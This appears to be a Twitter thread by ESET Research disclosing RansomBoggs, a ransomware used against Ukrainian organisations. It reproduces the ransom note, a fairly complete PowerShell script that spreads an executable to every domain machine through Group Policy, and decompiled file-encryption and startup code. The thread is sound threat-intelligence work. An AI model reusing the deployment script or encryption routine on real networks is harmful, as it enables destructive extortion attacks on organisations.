
Thread

ESET Research
@ESETresearch

On November 21st #ESETResearch detected and alerted @_CERT_UA of a wave of ransomware we named #RansomBoggs, deployed in multiple organizations in Ukraine🇺🇦. While the malware written in .NET is new, its deployment is similar to previous attacks attributed to #Sandworm. 1/9



```
Dear human life form!

This is James P. Sullivan, an employee of Monsters, Inc.

Recently our company has again expecienced great financial problems and we
require some cash to move on with our electronic crap.
So we are relying on you in these hard times and are crying for help.

I am extremely sorry for the inconvenience but I am currently encrypting your
documents using AES-128.
This key is encrypted using RSA public key and saved to aes.bin file:
[ C:\Users\Administrator\Desktop\aes.bin ]

Please, DO NOT WORRY! I have a decrypting functionality too.
Just don't delete aes.bin, please. You will need it!

=====================================================================

You just need to contact me:

m0nsters-inc@proton.me
https://t.me/m0nsters_inc
TOX 76F64AF81368A06D514A98C129F56EF09950A8C7DF19BB1B839C996436DCD36A6F27C4DF00A6

=====================================================================
```

5:40 PM · Nov 25, 2022

178 Retweets **8** Quote Tweets **315** Likes


ESET Research @ESETresearch · Nov 25
Replying to @ESETresearch and @_CERT_UA
Its authors make multiple references to Monsters, Inc., the 2001 movie by

Pixar. The ransom note (SullivanDecryptsYourFiles.txt) shows the authors impersonate James P. Sullivan, the main character of the movie, whose job is to scare kids. 2/9

1 6 32

ESET Research @ESETresearch · Nov 25 ···

The executable file is also named Sullivan.<version?>.exe and references are present in the code as well. 3/9




```
namespace Sullivan
{
    // Token: 0x02000006 RID: 6
    internal class JamesP
    {
```

1 2 22

ESET Research @ESETresearch · Nov 25 ···

There are similarities with previous attacks conducted by #Sandworm: a PowerShell script used to distribute the .NET ransomware from the domain controller is almost identical to the one seen last April during the #Industroyer2 attacks against the energy sector. 4/9



```
Function Start-work {
    Param
    (
        [Parameter()]
        [String]$GpoGuid = "[REDACTED]",

        [Parameter()]
        [String]$SourceFile = "C:\REDACTED",

        [Parameter()]
        [String]$DestinationFile = "C:\REDACTED",

        [Parameter()]
        [string]$appName = "C:\REDACTED",

        [Parameter()]
        [string]$args = ""
    )

    $Domain = (Get-WmiObject Win32_ComputerSystem).Domain

    Write-Host ("Domain: {0}" -f $Domain) -ForegroundColor Red

    $Root = [ADSI]"LDAP://RootDSE"
    $DomainPath = $Root.Get("DefaultNamingContext")
    $DistinguishedName = "CN=Policies,CN=System," + $DomainPath
    Write-Host ("Distinguished Name: {0}" -f $DistinguishedName) -ForegroundColor Red

    $adGPT = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\GPT.INI"
    $adGPO = "LDAP://CN=$GpoGuid,$DistinguishedName"
    $PrefPath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\Preferences\"
    Write-Host $adGPO
    $adGPOPath = [ADSI]$adGPO

    Try {
       $currentExt = $adGPOPath.get('gPCMachineExtensionNames')
    } Catch {
        Write-Host "Error!"
        Exit
    }

    if (![string]::IsNullOrEmpty($SourceFile)) {
        if(![string]::IsNullOrEmpty($DestinationFile)) {
         $Filename = Split-Path $DestinationFile -Leaf
         $FilenamePath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\" + $Filename
         Copy-Item -Path $SourceFile -Destination $FilenamePath
         Create-Files -PreferencesPath  $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Source $FilenamePath -Destination $DestinationFile
        }
    }

    Create-Tasks -PreferencesPath  $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Time 0 -appName $appName -args $args

    Write-Host
    Write-Host "Done" -ForegroundColor Red
}
```

```
Function Start-MsWinUpdate {

    Param
    (
        [Parameter()]
        [String]$GpoGuid = '[illegible]',

        [Parameter()]
        [String]$SourceFile = 'C:\Windows\Sullivan.[illegible].exe',

        [Parameter()]
        [int]$Time = 125,

        [Parameter()]
        [string]$appName = 'C:\Windows\Sullivan.[illegible].exe',

        [Parameter()]
        [string]$args = ""
    )

    $Domain = (Get-WmiObject Win32_ComputerSystem).Domain

    Write-Host ('Domain: {0}' -f $Domain) -ForegroundColor Red


    $Root = [ADSI]'LDAP://RootDSE'
    $DomainPath = $Root.Get('DefaultNamingContext')
    $DistinguishedName = 'CN=Policies,CN=System,' + $DomainPath
    Write-Host ('Distinguished Name: {0}' -F $DistinguishedName) -ForegroundColor Red


    $adGPT = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\GPT.INI"
    $adGPO = "LDAP://CN=$GpoGuid,$DistinguishedName"
    $PrefPath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\Preferences\"
    Write-Host $adGPO
    $adGPOPath = [ADSI]$adGPO

    Try {
       $currentExt = $adGPOPath.get('gPCMachineExtensionNames')
    } Catch {
        Write-Host "Error!"
        Exit
    }

    $Filename = Split-Path $SourceFile -Leaf
    $FilenamePath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\" + $Filename

    Copy-Item -Path $SourceFile -Destination $FilenamePath
    $perm = icacls.exe ($FilenamePath) /grant ('*S-1-1-0:F')

    Create-Files -PreferencesPath  $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Source $FilenamePath -Destination 'C:\Windows\Sullivan.[illegible].exe'

    Create-Tasks -PreferencesPath $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Time $Time -appName $appName -args $args

    Write-Host
    Write-Host 'Done' -ForegroundColor Red

}
```

2 14 39

ESET Research @ESETresearch · Nov 25 ···

ESET Research @ESETresearch · Nov 25


This PowerShell script is what @_CERT_UA calls #POWERGAP, and was used to deploy #CaddyWiper using #ArguePatch (see cert.gov.ua/article/39518). 5/9

cert.gov.ua
CERT-UA
Урядова команда реагування на комп’ютерні надзвичайні події України, яка функціонує в …

2 4 28

ESET Research @ESETresearch · Nov 25

RansomBoggs generates a random key and encrypts files using AES-256 in CBC mode (not AES-128 like mentioned in the ransom note), and appends the .chsch file extension. The key is then RSA encrypted and written to aes.bin. 6/9




```
private static void EncryptFile(string FilePath, byte[] AesKey, byte[] AesIV, out bool Encrypted)
{
    Encrypted = false;
    if (AesEngine.IsTargetExt(FilePath))
    {
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor(AesKey, AesIV);
        if (AesEngine.FileBlock == null)
        {
            AesEngine.AesSize = 4096;
            AesEngine.FileBlock = new byte[AesEngine.AesSize + 16];
            AesEngine.CryptoBlock = new byte[AesEngine.AesSize + 16];
        }
        try
        {
            string text = FilePath + ".chshc";
            File.Move(FilePath, text);
            FileStream fileStream = new FileStream(text, FileMode.Open, FileAccess.ReadWrite, FileShare.None);
            long num = 0L;
            int num3;
            for (long num2 = fileStream.Length; num2 > 0L; num2 -= (long)num3)
            {
                num3 = fileStream.Read(AesEngine.FileBlock, 0, AesEngine.AesSize);
                if (num3 < AesEngine.AesSize || num2 == (long)AesEngine.AesSize)
                {
                    byte[] array = cryptoTransform.TransformFinalBlock(AesEngine.FileBlock, 0, num3);
                    fileStream.Seek(num, SeekOrigin.Begin);
                    fileStream.Write(array, 0, array.Length);
                    num += (long)array.Length;
                }
                else
                {
                    cryptoTransform.TransformBlock(AesEngine.FileBlock, 0, num3, AesEngine.CryptoBlock, 0);
                    fileStream.Seek(num, SeekOrigin.Begin);
                    fileStream.Write(AesEngine.CryptoBlock, 0, num3);
                    num += (long)num3;
                }
            }
            fileStream.Close();
            Encrypted = true;
        }
        catch (Exception ex)
```

2 4 26

ESET Research @ESETresearch · Nov 25

Depending on the malware variant, the RSA public key can either be hardcoded in the malware sample itself or provided as argument. 7/9



```
private static void Main(string[] args)
{
    string text = "qn17k1oI95vvyrtYEgtpkG2ZWMW0IwhuUfQ0bOcvs2eYpJ9M3BmqHRKzMS/f7dOnOhZy/R5RZCmuitAeApc4/KG65gVQNP8o765Q++VBeMku2KGxM+9kRUBQnGz9Zzujh7tL44cdOS/
      QN5wZPzBBVOa4VoRxuLIMCH1WHwpnvRs=";
    JamesP.StopTargetServices();
    JamesP.KillTargetProcesses();
    RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider();
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    byte[] key = rijndaelManaged.Key;
    byte[] iv = rijndaelManaged.IV;
    for (int i = 0; i < iv.Length; i++)
    {
        iv[i] = 0;
    }
    if (!XmlRsaConv.Base64GetPublicRsa(text, ref rsacryptoServiceProvider))
```

1 2 17

ESET Research @ESETresearch · Nov 25 ···

Last month, Microsoft notified about a similar operation in Ukraine and Poland, where ransomware called #Prestige hit logistics companies. They also attributed these attacks to #Sandworm. 8/9

> **Microsoft Security Intelligence** @MsftSecIntel · Oct 14
>
> Microsoft has identified a new ransomware strain "Prestige" in limited targeted attacks in Ukraine and Poland. Several notable features differentiate this ransomware from other campaigns and payloads tracked by MSTIC. Get TTPs and protection info: msft.it/6013duZQz

1 4 24

ESET Research @ESETresearch · Nov 25 ···

IoCs:
F4D1C047923B9D10031BB709AABF1A250AB0AAA2
021308C361C8DE7C38EF135BC3B53439EB4DA0B4
ESET Detection names:
MSIL/Filecoder.Sullivan.A
MSIL/Filecoder.RansomBoggs.A
9/9

3 4 17

χτяα τεяяεsτяιαl @th1s_w0rld · Nov 25 ···

Replying to @ESETresearch and @_CERT_UA

δεαя нμмαη ℓιfε fоям … 😅